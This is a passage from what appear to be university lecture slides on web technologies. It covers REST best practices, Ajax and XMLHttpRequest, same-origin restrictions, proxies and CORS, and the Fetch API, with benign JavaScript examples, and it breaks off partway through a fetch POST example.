var map = new google.maps.Map(document.getElementById("map-canvas"),
mapOptions);

var marker = new google.maps.Marker({
    'position': new google.maps.LatLng(34.020, -118.290),
'map': map, 'title': 'CS Dept!'});


var contentString = '<div id="content">' +
'<div id="siteNotice">CS Dept</div></div>';

var infowindow = new google.maps.InfoWindow({ content: contentString });

google.maps.event.addDomListener(window, 'load', initialize);
google.maps.event.addListener(marker, 'click', function() {
infowindow.open(map, marker) });
</script></head><body> <div id="map-canvas"/></body></html>
```

Apple iCloud For Developers

- Apple's iCloud service places all information captured on any Apple device into the cloud, making it immediately available to all other Apple devices
- 5GB (free) – 50GB, 200GB, 1TB plans available at:
 - <http://www.apple.com/icloud/>
 - <https://developer.apple.com/icloud/index.html>
- iCloud APIs available for iOS 5 through 13 and OS X 10.9+
 - CloudKit framework
 - Storage API for Documents
 - Storage API for key-value data storage
 - Storage API for Core Data
 - Fallback Store (iOS 7+)
 - Account Changes (iOS 7+)
 - Manage iCloud Content (iOS 7+)
 - Xcode debugging (Xcode 5+)
 - iPhone simulator support (iOS 7+)



REST Best Practices

- 1. Provide a **URI for each resource** that you want exposed.
- 2. Prefer URIs that are logical over URIs that are physical. For example, prefer

<http://www.boeing.com/airplanes/747>

Over:

<http://www.boeing.com/airplanes/747.html>

- Logical URIs allow the resource implementation to change without impacting client applications
- 3. As a corollary to (2) **use nouns in the logical URI, not verbs**. Resources are "things" not "actions"
- 4. Make all HTTP GETs side-effect free.
- 5. Use links in your responses to requests. Doing so connects your response with other data. It enables client applications to be self-propelled. That is, the response itself contains info about "what's the next step to take".
- 6. **Minimize the use of query strings**. For example, prefer

<http://www.parts-depot.com/parts/00345>

Over

<http://www.parts-depot.com/parts?part-id=00345>

- 7. Use the slash "/" to represent a parent-child, whole-part relationship
- 8. Use a "gradual unfolding methodology" for exposing data to clients. That is, a resource representation should provide links to obtain more details.
- 9. Always implement a service **using HTTP GET** when the purpose of the service is to allow a client to **retrieve a resource representation**, i.e., don't use HTTP POST

Ajax

Asynchronous JavaScript + XML

Mark Andreessen, Netscape, 1995: "MS Windows will be reduced to a poorly debugged set of device drivers running under Netscape Navigator, with desktop-style applications running inside the browser". This did not happen until 10 years later (true/false?)




Asynchronous JavaScript + XML

- Ajax isn't a technology.
- It's really several technologies. Ajax incorporates:
 - standards-based presentation using **XHTML**;
 - **CSS**, dynamically manipulated using JavaScript;
 - dynamic display and interaction using the Document Object Model (**DOM**). Web page exposed as DOM object;
 - data interchange using **XML** (nowadays **JSON**) ;
 - asynchronous data retrieval using **XMLHttpRequest**, a JavaScript object, a.k.a "Web remoting";
 - **JavaScript** binding everything together;
 - Server no longer performs display logic, only business logic.
- Acronym originated by **Jesse James Garrett** in **2005**:
<https://immagic.com/eLibrary/ARCHIVES/GENERAL/ADTPATH/A050218G.pdf>

Some History and Browsers Supporting Ajax

- The **XMLHttpRequest object (XHR)** is the main element of Ajax programming.
- Microsoft first implemented the **XMLHttpRequest** object in **Internet Explorer 5 (IE5)** for Windows as an ActiveX object in **March 1999**, making it the first Ajax-enabled browser.
- Similar functionality is covered in a recommended W3C standard, Document Object Model (**DOM Level 3 Load and Save** Specification (April 2004) :
<http://www.w3.org/TR/DOM-Level-3-LS>
- Engineers on the Mozilla project implemented a compatible native version for Mozilla 1.0 (included in Netscape 7, Firefox 1.0 and later releases). Apple has done the same starting with Safari 1.2.
- Other browsers supporting XMLHttpRequest include:
 - Opera 7.6+, Apple Safari 1.2+, all mobile browsers
- XMLHttpRequest moved to W3C in 2006 and back to WHATWG in 2012 as **XMLHttpRequest Living Standard**:
 - <https://xhr.spec.whatwg.org/>

An Example Using Ajax - Google Maps



Initial screen

zoom 3 times

drag map and zoom

See: <https://maps.google.com>

Notice that the page is never explicitly refreshed. View source and search for XMLHttpRequest; you will find multiple occurrences. (found 2 times on maps.google.com)


A Mash-Up Combines Multiple Sources of Data

A “mash-up” is a web application that consumes (“remixes”) content from different sources and aggregates them to create a new application

Mashup Example – www.zillow.com

A combination of satellite photos with records of home sale prices placed on top of the appropriate houses

Found 4+ references of XMLHttpRequest



Characteristics of Ajax Applications

- They are applications (or Apps), not just web sites
- They allow for smooth, continuous interaction
- "Live" content
- Visual Effects
- Animations, dynamic icons
- Single keystrokes can lead to server calls
- New Widgets (selectors, buttons, tabs, lists)
- New Styles of Interaction (drag-and-drop, keyboard shortcuts, double-click)

Comparing Traditional vs. AJAX Websites

Traditional

- Interface construction is mainly the responsibility of the server
- User interaction is via form submissions
- An entire page is required for each interaction (bandwidth)
- Application is unavailable while an interaction is processing (application speed)

Ajax

- Interface is manipulated by client-side JavaScript manipulations of the Document Object Model (DOM)
- User interaction via HTTP requests occur ‘behind the scenes’
- Communication can be restricted to data only
- Application is always responsive

How to Recognize an Ajax Application Internally

“View Source” in the browser and search for:

- Javascript code that invokes:
 - **XMLHttpRequest** or
- JavaScript that “loads” other JavaScript code (files with .js extension)
- XML code passed as text strings to a server, such as ‘<?xml version="1.0"><page>...</page>’
- Javascript <script> sections that embed code between //<! [CDATA[and //]]>
- **IFRAMES** / JavaScript code that creates IFRAMES, such as `window.document.createElement("iframe")`
- Use browser “developer tools” to find the code
- **jQuery Ajax** functions (as `jQuery.ajax()`)
- **fetch()**

The Classic Web Application Model


- Most user actions in the browser interface trigger an HTTP request back to a web server.
- The server does some processing – retrieving data, crunching numbers, talking to various legacy systems.
- The server then returns an HTML page to the client.
- Approach issues:
 - It doesn't make for a great user experience.
 - While the server is doing its thing, the user is waiting.
 - And at every step in a task, the user waits some more.

The Ajax Web Application Model


- Ajax introduces an intermediary – an Ajax engine – between the user and the server.
- Instead of loading a webpage, at the start of the session, the browser loads an Ajax engine – written in JavaScript and usually stored in a hidden frame.
- This engine is responsible for
 - rendering the interface that the user sees
 - communicating with the server on the user's behalf.
- The Ajax engine allows the user's interaction with the application to happen asynchronously – independent of communication with the server.
- Approach Benefits:
 - An Ajax application eliminates the start-stop-start-stop nature of interaction on the Web.
 - The user is never staring at a browser window with hourglass, waiting for the server to do something.
 - The application is more responsive.

AJAX:


- Cuts down on user wait time
- Uses client to offload some work from the server
- Asynchronous operation



Traditional Web Applications Model compared to the Ajax Model



Classic Web Application Model (synchronous)




From Jesse James Garrett's "Ajax: a New Approach to Web Applications". See:

<http://adaptivepath.org/ideas/ajax-new-approach-web-applications/> (archived below)

<https://immagic.com/eLibrary/ARCHIVES/GENERAL/ADTPATH/A050218G.pdf>

Ajax Web Application Model (asynchronous)



Ajax Engine Role

- Every user action that normally would generate an HTTP request takes the form of a JavaScript call to the Ajax engine instead.
- Any response to a user action that doesn't require a trip back to the server, such as:
 - simple data **validation**
 - **editing** data in memory
 - even some **navigation**the engine handles on its own.
- If the engine needs something from the server in order to respond, such as:
 - **submitting** data for processing
 - **loading** additional **interface** code
 - **retrieving** new **data**the engine makes those requests asynchronously, retrieving results in JSON or XML, without stalling a user's interaction with the application.

Initiating the XMLHttpRequest Object

- Creating an instance of the XMLHttpRequest object requires branching syntax to account for browser differences. For all modern browsers a simple call to the object's constructor function does the job:

```
var req = new XMLHttpRequest();
```

- The object reference returned by both constructors is to an abstract object that works entirely out of view of the user. Its methods control all operations, while its properties hold, among other things, various data pieces returned from the server.

XMLHttpRequest Object Methods

Method	Description
<code>abort()</code>	Stops the current request
<code>getAllResponseHeaders()</code>	Returns complete set of headers (labels and values) as a string
<code>getResponseHeader("headerLabel")</code>	Returns the string value of a single header label
<code>open("method", "URL"[, <i>asyncFlag</i>[, "userName"[, "password"]]])</code>	Assigns destination URL, method, and other optional attributes of a pending request
<code>send(<i>content</i>)</code>	Transmits the request, optionally with postable string or DOM object data
<code>setRequestHeader("label", "value")</code>	Assigns a label/value pair to the header to be sent with a request

See latest requests and responses at: <https://xhr.spec.whatwg.org/#request>

XMLHttpRequest Object Methods (cont'd)

- Of the methods shown in the Table on the previous slide, the **open()** and **send()** methods are the ones you'll likely use most.
- **open()** sets the scene for an upcoming operation. Two required parameters are the HTTP method you intend for the request and the URL for the connection. For the method parameter, use "GET" on operations that are primarily data retrieval requests; use "POST" on operations that send data to the server, especially if the length of the outgoing data is potentially greater than 512 bytes. The URL may be either a complete or relative URL.
- It is safer to **send** asynchronously and design your code around the onreadystatechange event for the request object. **send** initiates the transaction.

XMLHttpRequest Object Properties

Property	Description
<code>onreadystatechange</code>	Event handler for an event that fires at every state change
<code>readyState</code>	Object status integer: 0 = uninitialized 1 = loading 2 = loaded 3 = interactive 4 = complete
<code>responseText</code>	String version of data returned from server process
<code>responseXML</code>	DOM-compatible document object of data returned from server process
<code>status</code>	Numeric code returned by server, such as 404 for "Not Found" or 200 for "OK"
<code>statusText</code>	String message accompanying the status code

See latest at: <https://xhr.spec.whatwg.org/#xmlhttprequest-response>

XMLHttpRequest Object Properties (cont'd)

- Use the **readyState** property inside the event handler function that processes request object state change events. While the object may undergo interim state changes during its creation and processing, the value that signals the completion of the transaction is 4.
- Access data returned from the server via the **responseText** or **responseXML** properties. The former provides a string representation of the data, which is used today for **JSON data**. More powerful, however, is the XML document object in the responseXML property. This object is a full-fledged document node object, which can be examined and parsed using W3C DOM node tree methods and properties.
- Note, however, that this is an XML, rather than HTML, document, meaning that you cannot count on the DOM's HTML module methods and properties.
- In today's implementations, everybody is using **responseText**, as this is the way to get **JSON** data.
- The XMLHttpRequest Living Standard includes a **responseType** attribute, that can be set to arraybuffer, blob, document, **json** and text, and a response property that returns a "parsed json object" when json is selected.

XMLHttpRequest Example Code

```
var req;

function loadXMLDoc(url) {
    req = false;
    // branch for native XMLHttpRequest object
    if(window.XMLHttpRequest) {
        try {    req = new XMLHttpRequest();
        } catch(e) {    req = false;
        }
        // branch for IE/Windows ActiveX version (obsolete)
    } else if(window.ActiveXObject) {
        try {
            req = new ActiveXObject("Msxml2.XMLHTTP");
        } catch(e) {
            try {    req = new ActiveXObject("Microsoft.XMLHTTP");
            } catch(e) {    req = false;
            }
        }
    }
}
if(req) {
    req.onreadystatechange = processReqChange;
    req.open("GET", url, true);
    req.send("");
}
}
```

This code instantiates an XMLHttpRequest object depending upon the browser


onreadystatechange Event Handler Function

```
function processReqChange() { // see previous slide
    // only if req shows "loaded"
    if (req.readyState == 4) {
        // only if "OK"
        if (req.status == 200) {
            // processing statements req.responseText
            // for JSON
            // and req.responseXML for XML go here...
        } else {
            alert("There was a problem retrieving the data:\n" +
                req.statusText);
        }
    }
}
```


Security Issues

- When the XMLHttpRequest object operates within a browser, it **adopts the same-domain security policies** of typical JavaScript activity (sharing the same "sandbox," as it were).
- First, on most browsers supporting this functionality, the page that bears scripts accessing the object needs to be retrieved via **http: protocol**, meaning that **you won't be able to test the pages from a local hard disk (file: protocol)** without some extra security issues cropping up, especially in Mozilla and IE on Windows.
- Second, the domain of the URL request destination must be the same as the one that serves up the page containing the script. This means, unfortunately, that client-side scripts cannot fetch web service data from other sources and blend that data into a page. **Everything must come from the same domain.**

AJAX Cross Domain Security



For security reasons, scripts are only allowed to access data which comes from the same domain



The one exception is for images: images can come from any domain, without any security risk.

This is why all the mash-up applications involve images

They simply would not be possible for other kinds of data


Cross-domain Restrictions and a Solution

- Browser security restrictions prevent your web application from opening network connections to domains other than the one your application came from.
- For example, suppose your web application wants to use data both from your site and from Yahoo!; normally this is not possible as it is a violation of browser cross-domain security policy.
- **One way** to work around this issue is to install a **web proxy** on your server that will pass requests from your application to Yahoo! and the data back again. This is what is used in our assignments.
- If you are using a proxy to relay requests from your web application to Yahoo!, the actual request URL you use from your web application is different, as you must relay your request through your web server proxy.
- **Another way** is **CORS**, which works on all recent browsers. Of course, you will need a server that you trust and that is set up to accept CORS requests. (see slides later in this set)

Why You Need a Proxy



OK



OK

Alternative: Fetch API

- The **Fetch API** provides a JavaScript interface for accessing and manipulating requests and responses. It also provides a global **fetch()** method to fetch resources **asynchronously**.
- Fetch also provides a single logical place to define other HTTP-related concepts such as **CORS** and **HTTP extensions**.
- The fetch specification differs from **jQuery.ajax()** in three main ways:
 - The Promise returned from `fetch()` won't reject on HTTP error status even if the response is an HTTP 404 or 500.
 - `fetch()` won't receive cross-site cookies; you can't establish a cross site session using `fetch`. Set-Cookie headers from other sites are silently ignored.
 - `fetch()` won't send cookies, unless you set the credentials `init` option. won't receive cross-site cookies;

```
1 | fetch('http://example.com/movies.json')
2 |   .then((response) => {
3 |     return response.json();
4 |   })
5 |   .then((data) => {
6 |     console.log(data);
7 |   });

```

Alternative: Fetch API (cont'd)


- see: https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch
- The `fetch()` method can optionally accept a second parameter, an `init` object that allows you to control a few settings:

```
1 // Example POST method implementation:
2 async function postData(url = '', data = {}) {
3     // Default options are marked with *
